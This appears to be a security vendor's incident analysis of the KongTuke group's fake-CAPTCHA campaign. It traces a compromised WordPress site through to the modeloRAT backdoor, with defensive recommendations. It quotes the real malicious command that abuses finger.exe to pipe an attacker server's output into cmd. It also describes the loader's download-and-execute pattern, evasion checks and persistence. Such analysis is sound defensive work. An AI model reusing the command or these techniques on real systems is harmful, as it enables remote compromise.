

In January 2026, researchers from Huntress discovered a new initial access technique used by the KongTuke threat group. They named this technique “CrashFix.”
CrashFix is a variation of the ClickFix social engineering method. In this attack, users are tricked into installing a malicious Chrome extension. After installation, the extension displays a fake security warning claiming that the browser has “stopped abnormally.” It then provides instructions for fixing the issue. When users follow those instructions, they unknowingly execute a malicious PowerShell command.
However, during our MDR services investigation, we found no evidence that the CrashFix browser-extension technique was used. Instead, telemetry from TrendAI Vision One™ Forensics suggests that the attackers used the older ClickFix-style fake CAPTCHA lure.
Before the malicious activity began, the victim searched for “florida 2025 IDTF facility” and visited a legitimate WordPress website.
Although we did not capture the victim’s on-screen activity after the visit, retrospective analysis using VirusTotal revealed that the website had injected external JavaScript references, including:
hxxps://ainttby[.]com/6f54.jshxxps://ctpsih[.]com/2d5h.js
Earlier reports from April 2025 had already linked similar injected scripts to KongTuke operations. The infrastructure used in this campaign—such as domain naming patterns and autonomous system number (ASN) overlaps—also matched previously documented KongTuke activity.
While the previously identified domains are now inactive, further inspection of the compromised website revealed another injected script:
hxxps://foodgefy[.]com/6o0jk.js- IP:
162.33.178[.]171 - ASN: AS399629 (BL Networks)
Behavior of the Injected Script
The injected JavaScript follows the same techniques previously associated with KongTuke campaigns. The script performs several actions:
- Sets a browser cookie.
- Requests trace information from a Cloudflare endpoint, such as the visitor’s IP address.
- Identifies the visitor’s browser and operating system.
- Sends this information to the remote server (
foodgefy[.]com).
After receiving a response from the server, the script dynamically injects the returned content into the webpage using document.write(). This effectively allows the attacker-controlled server to remotely deliver and execute arbitrary code on the compromised website.
Directly visiting the malicious domain returns the message “It works,” which matches behavior described in earlier research reports.
According to those reports, once the injected JavaScript executes, the victim is redirected to a fake CAPTCHA page. The page instructs the user to run a PowerShell command, which initiates the infection chain.
The PowerShell command observed in our investigation differed slightly from the example described in April 2025 reports. However, it exactly matched the command documented in a January 2026 analysis, which described the same attack chain:
Compromised WordPress site → injected JavaScript → fake CAPTCHA → PowerShell execution.
Recent submissions to VirusTotal also show multiple WordPress sites containing similar injected scripts, suggesting that this delivery mechanism remains active and scalable.
Although we cannot definitively confirm that the user interacted with the fake CAPTCHA page, several pieces of evidence strongly support this scenario:
- Browser history showing access to the compromised website
- Discovery of injected malicious scripts
- Infrastructure overlaps with KongTuke campaigns
- Matching PowerShell command patterns
Together, these indicators strongly suggest that this fake CAPTCHA method was the initial access vector in this case.
Execution

Investigation data shows that the victim opened the Run dialog box, pasted clipboard content, and executed a command through explorer.exe. This action launched a hidden command prompt session.
The command copied the legitimate Windows utility finger.exe to a temporary location and renamed it ct.exe. The renamed binary then connected to an external IP address:
45.61.138[.]224
The response from this server was piped directly into the command interpreter, enabling remote command execution (RCE).
Although finger.exe is a legitimate Windows networking tool, attackers abused it here to establish unauthorized remote access.
Malicious command used:
cmd /c start "" /min cmd /c "copy %windir%\system32\finger.exe %temp%\ct.exe&%temp%\ct.exe [email protected][.]224|cmd"
PowerShell Loader
The modified finger.exe retrieves a large CharCode blob containing obfuscated PowerShell code. The code is hidden using a ROT-style cipher.
The loader:
- Reconstructs and decodes the script in memory.
- Executes the decoded code without initially writing it to disk.
- Downloads a second-stage script to:
%AppData%\script.ps1
- Executes the script via PowerShell.
- Deletes the file afterward to reduce forensic evidence.
This method combines:
- Layered obfuscation
- In-memory execution
- Temporary file artifacts
These techniques help the malware evade detection and analysis.
Reconnaissance and Environment Checks
Telemetry from TrendAI Vision One™ revealed the deobfuscated script performing several environment checks and reconnaissance actions.
1. Anti-analysis checks
The script defines a list of security and analysis tools, including:
- Wireshark
- Procmon
- Process Hacker
- x64dbg
- OllyDbg
- IDA
- Ghidra
- Fiddler
- Sysmon
- VMware
- VirtualBox
It enumerates running processes using Get-Process. If any of these tools are detected, the script immediately exits. This is a classic anti-debugging and anti-VM technique.
2. Domain membership detection
The script extracts information from systeminfo to determine whether the machine is:
- Joined to a domain, or
- Part of a WORKGROUP
This indicates that the attackers likely prefer enterprise environments, where they can perform lateral movement and gain broader access.
3. Antivirus detection
The script queries WMI using:
Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct
This collects the names of installed antivirus products.
4. Command-and-Control Communication
The collected data is sent to the attacker-controlled server using an HTTP POST request:
hxxp://45.61.138[.]224/n
The request includes:
- A campaign identifier (e.g.,
ABCD111n$) - Detected antivirus products
- System classification (domain vs workgroup)
The script then uses:
Invoke-WebRequest | Invoke-Expression
This allows the malware to execute commands returned by the C2 server.
Payload Delivery
If the infected system is domain-joined, the malware proceeds with additional payload deployment.
Step 1: Download Python environment
The script downloads a ZIP archive from Dropbox:
%AppData%\Winpython.zip
The archive contains a portable Python distribution (WPy64-31401).
Step 2: Extract files
The archive is extracted to:
%AppData%\WPy64-31401
Step 3: Execute Python script
The malware launches:
pythonw.exe modes.py
Using pythonw.exe hides the console window, allowing the script to run silently in the background.
Later, another Python payload named extentions.py is downloaded from Dropbox and executed.
modeloRAT Activity
Once executed, modeloRAT’s modes.py module begins collecting system information.
The malware runs PowerShell commands in hidden, non-interactive mode to gather:
- Network configuration and active TCP connections
- System identity and privilege level
- Running processes and services
- Storage volumes and filesystem data
- Domain membership information
The collected data is formatted into JSON, suggesting that it is designed for automated parsing and transmission to the command-and-control infrastructure.
Command and Control Channels
The Python process (pythonw.exe) then establishes outbound connections to several external systems:
158.247.252.178:80170.168.103.208:80149.154.164.13(Telegram infrastructure)
This indicates that the malware uses both direct IP communication and Telegram-based channels for C2 operations.
Persistence Mechanisms
The malware creates multiple persistence mechanisms.
Registry Run Key
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
Value:
monitoringservice
Command:
pythonw.exe modes.py start
Scheduled Task
The malware also creates a scheduled task named:
SoftwareProtection
This task runs every five minutes and executes a renamed Python interpreter (run.exe) along with a script called udp.pyw.
The naming is designed to blend in with legitimate Windows licensing components.
Multi-Layer Obfuscation
Analysis of udp.pyw revealed heavy obfuscation.
The script is decoded through several stages:
- Reverse the encoded string
- Base64 decode
- Decompress using zlib
This process repeats 32 times, eventually revealing code containing:
- Anti-debugging functions
- Base85 encoding
- AES-256 encryption
- zlib compression
- Python bytecode execution via the marshal module
Another dropped file, run.pyw, follows a similar structure but contains a larger payload.
Extracted functions indicate capabilities such as:
- Network communication
- Command execution
- Domain detection
- Remote authentication
- Encrypted communications
These characteristics confirm that the payload functions as a persistent backdoor for remote access and command execution.
Conclusion
The KongTuke threat group is expanding its attack methods rather than replacing them.
While new techniques like CrashFix have recently been reported, our investigation confirms that attackers still rely on compromised WordPress sites and fake CAPTCHA lures as an infection vector.
Both attack paths—CrashFix and ClickFix—ultimately lead to the deployment of modeloRAT, a Python-based remote access trojan.
The consistent use of the same payload across multiple initial access techniques suggests a modular and mature attack framework. KongTuke appears focused on scalability, persistence, and adaptability.
VirusTotal telemetry also indicates that many compromised WordPress sites remain active, meaning the campaign may still be ongoing.
Security Recommendations
Organizations can reduce risk by implementing layered security controls.
1. Secure WordPress infrastructure
- Regularly update WordPress core, plugins, and themes
- Remove unused plugins
- Enforce strong administrative controls
2. Strengthen endpoint monitoring
Configure EDR solutions to detect:
- Suspicious command-line activity
- Encoded or obfuscated PowerShell
- Unusual parent-child process relationships
- Suspicious outbound connections
3. Improve user awareness
Users should understand that legitimate websites and security tools will never ask them to copy and run commands to fix errors or complete CAPTCHA verification.
